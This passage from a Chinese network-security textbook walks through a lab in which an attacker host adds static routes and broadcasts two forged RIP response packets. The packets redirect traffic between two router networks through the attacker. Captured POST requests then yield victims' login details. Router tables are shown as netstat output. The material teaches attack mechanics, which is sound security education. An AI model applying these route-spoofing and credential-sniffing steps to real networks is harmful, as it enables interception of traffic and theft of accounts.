在攻击者主机上添加到达 61.1.1.0 和 70.1.1.0 网络的静态路由，将发往 61.1.1.0 网络的数据包转发给路由器 2，将发往 70.1.1.0 网络的数据包转发给路由器 1。这两条路由负责中转两个网络的数据包。图 5-44 为攻击者主机的路由表，可见两条新增加的静

```
C:\>netstat -r

Route Table
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x3000003 ...00 0c 29 a3 70 40 ...... AMD PCNET Family Ethernet Adapter
0x3000004 ...00 0c 29 a3 70 45 ...... AMD PCNET Family Ethernet Adapter
===========================================================================
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
         50.1.1.0    255.255.255.0        50.1.1.20       50.1.1.20       1
        50.1.1.20  255.255.255.255        127.0.0.1       127.0.0.1       1
   50.255.255.255  255.255.255.255        50.1.1.20       50.1.1.20       1
         61.1.1.0    255.255.255.0         61.1.1.1        61.1.1.1       1
         61.1.1.1  255.255.255.255        127.0.0.1       127.0.0.1       1
   61.255.255.255  255.255.255.255         61.1.1.1        61.1.1.1       1
         70.1.1.0    255.255.255.0         50.1.1.4       50.1.1.20       3
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1       1
        224.0.0.0        224.0.0.0        50.1.1.20       50.1.1.20       1
        224.0.0.0        224.0.0.0         61.1.1.1        61.1.1.1       1
  255.255.255.255  255.255.255.255        50.1.1.20       50.1.1.20       1
===========================================================================
```

图 5-43　路由器 2 的路由表

态路由。

```
C:\Documents and Settings\Administrator>netstat -r

Route Table
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x1000003 ...00 0c 29 a3 70 3b ...... AMD PCNET Family Ethernet Adapter
===========================================================================
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0         50.1.1.4       50.1.1.10       1
         50.1.1.0    255.255.255.0        50.1.1.10       50.1.1.10       1
        50.1.1.10  255.255.255.255        127.0.0.1       127.0.0.1       1
   50.255.255.255  255.255.255.255        50.1.1.10       50.1.1.10       1
         61.1.1.0    255.255.255.0        50.1.1.20       50.1.1.10       1
         70.1.1.0    255.255.255.0         50.1.1.4       50.1.1.10       1
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1       1
        224.0.0.0        224.0.0.0        50.1.1.10       50.1.1.10       1
  255.255.255.255  255.255.255.255        50.1.1.10       50.1.1.10       1
Default Gateway:          50.1.1.4
===========================================================================
```

图 5-44　攻击者主机添加了两条静态路由

第六步：攻击者广播两个 RIP 路由欺骗报文。

攻击者发送第一个 RIP 路由欺骗报文，在路由器 2 的路由表中添加一条到达 70.1.1.0 网络的路由信息，其下一条地址为攻击者主机的 IP。第一个 RIP 欺骗报文如图 5-45 所示，共 66 字节，包括 14 字节链路层数据，20 字节 IP 首部，8 字节 UDP 首部，24 字节 RIP 数据。

在链路层数据中，目的 MAC 地址为广播地址，源 MAC 地址为攻击者主机 MAC。在 IP 首部中，源 IP 地址为攻击者主机 IP，目的 IP 地址为广播地址，这保证 50.1.1.0 网络内的两台路由器都会收到这个 RIP 应答报文，如果某台路由器采纳这个 RIP 报文携带的路由信息，那么对应路由的下一跳地址将设置为攻击者主机 IP。

在 RIP 层数据中携带了一条到达 70.1.1.0 网络的路由信息，它表示经过攻击者主机到达 70.1.1.0 网络的跳数为 1。路由器 1 的路由表中已经包含到达 70.1.1.0 网络的路由信息，其跳数也为 1，因此路由器 1 不采纳 RIP 欺骗报文携带的这条路由。路由器 2 中也包含到达 70.1.1.0 网络的路由信息，但其跳数为 3，因此路由器 2 采纳这条路由信




图 5-45　第一个 RIP 欺骗报文

息，将到达 70.1.1.0 网络的下一跳地址改为攻击者主机 IP，跳数改为 2。

攻击者发送第二个 RIP 路由欺骗报文，在路由器 1 的路由表中添加一条到达 61.1.1.0 网络的路由信息，其下一条地址为攻击者主机的 IP。第二个 RIP 欺骗报文如图 5-46 所示。




图 5-46　第二个 RIP 欺骗报文

利用 Sniffer Pro 截获两台路由器之间正常传递的 RIP 应答数据包，按照图 5-46 经过简单修改就可以得到两个 RIP 欺骗报文(注意：构造时需要重新计算 IP 首部和 UDP 首部校验和)，如图 5-47 和图 5-48 所示。使用 Sniffer Pro 将这两个报文发送出去。

两台路由器的路由表如图 5-49、图 5-50 所示。可见通过路由器 1 到达 61.1.1.0 网络的下一跳地址为攻击者主机 IP，跳数为 2。通过路由器 2 到达 70.1.1.0 网络的下一跳地址也为攻击者主机 IP，跳数为 2。这样一来，发往 61.1.1.0 和 70.1.1.0 网络的通信数据都将发给攻击者主机，攻击者主机再通过静态路由实现数据的中转。至此，攻击者成为 61.1.1.0 和 70.1.1.0 网络通信的“中间人”，可以中转这两个网络之间的通信数据并从中




图 5-47　第一个 RIP 欺骗报文




图 5-48　第二个 RIP 欺骗报文

```
C:\>netstat -r

Route Table
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x4000004 ...00 0c 29 c3 5d e3 ...... AMD PCNET Family Ethernet Adapter
0x5000003 ...00 0c 29 c3 5d ed ...... AMD PCNET Family Ethernet Adapter
===========================================================================
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
         50.1.1.0    255.255.255.0         50.1.1.4        50.1.1.4       1
         50.1.1.4  255.255.255.255        127.0.0.1       127.0.0.1       1
   50.255.255.255  255.255.255.255         50.1.1.4        50.1.1.4       1
         61.1.1.0    255.255.255.0        50.1.1.10        50.1.1.4       2
         61.1.1.2  255.255.255.255        50.1.1.20        50.1.1.4       1
         70.1.1.0    255.255.255.0         70.1.1.1        70.1.1.1       1
         70.1.1.1  255.255.255.255        127.0.0.1       127.0.0.1       1
   70.255.255.255  255.255.255.255         70.1.1.1        70.1.1.1       1
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1       1
        224.0.0.0        224.0.0.0         50.1.1.4        50.1.1.4       1
        224.0.0.0        224.0.0.0         70.1.1.1        70.1.1.1       1
  255.255.255.255  255.255.255.255         50.1.1.4        50.1.1.4       1
===========================================================================
```

图 5-49　路由器 1 的路由表

提取出敏感信息。

第七步：在攻击者主机使用 Sniffer Pro 捕获受害者的账户信息。

```
C:\>netstat -r

Route Table
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x3000003 ...00 0c 29 a3 70 40 ...... AMD PCNET Family Ethernet Adapter
0x3000004 ...00 0c 29 a3 70 45 ...... AMD PCNET Family Ethernet Adapter
===========================================================================
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
         50.1.1.0    255.255.255.0        50.1.1.20       50.1.1.20       1
        50.1.1.20  255.255.255.255        127.0.0.1       127.0.0.1       1
   50.255.255.255  255.255.255.255        50.1.1.20       50.1.1.20       1
         61.1.1.0    255.255.255.0         61.1.1.1        61.1.1.1       1
         61.1.1.1  255.255.255.255        127.0.0.1       127.0.0.1       1
   61.255.255.255  255.255.255.255         61.1.1.1        61.1.1.1       1
         70.1.1.0    255.255.255.0        50.1.1.10       50.1.1.20       2
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1       1
        224.0.0.0        224.0.0.0        50.1.1.20       50.1.1.20       1
        224.0.0.0        224.0.0.0         61.1.1.1        61.1.1.1       1
  255.255.255.255  255.255.255.255        50.1.1.20       50.1.1.20       1
===========================================================================
```

图 5-50　路由器 2 的路由表

受害者访问 Web 服务器，它发出的数据包经过攻击者主机中转，登录信息也包含在内。攻击者使用 Sniffer Pro 捕获中转数据包。因为虚拟机采用 host-only 方式连接，因此可以捕获全网内传递的所有报文。

因为账户信息通常以 POST 方式提交，因此可以在捕获的数据包中搜索“POST”关键词。方法是右击第一个数据包、选择 Find Frame，在 Search 文本框内输入“POST”、选中 Data ASCII，指定 Match case，选中 Down，单击“确定”按钮。设置界面如图 5-51 所示。

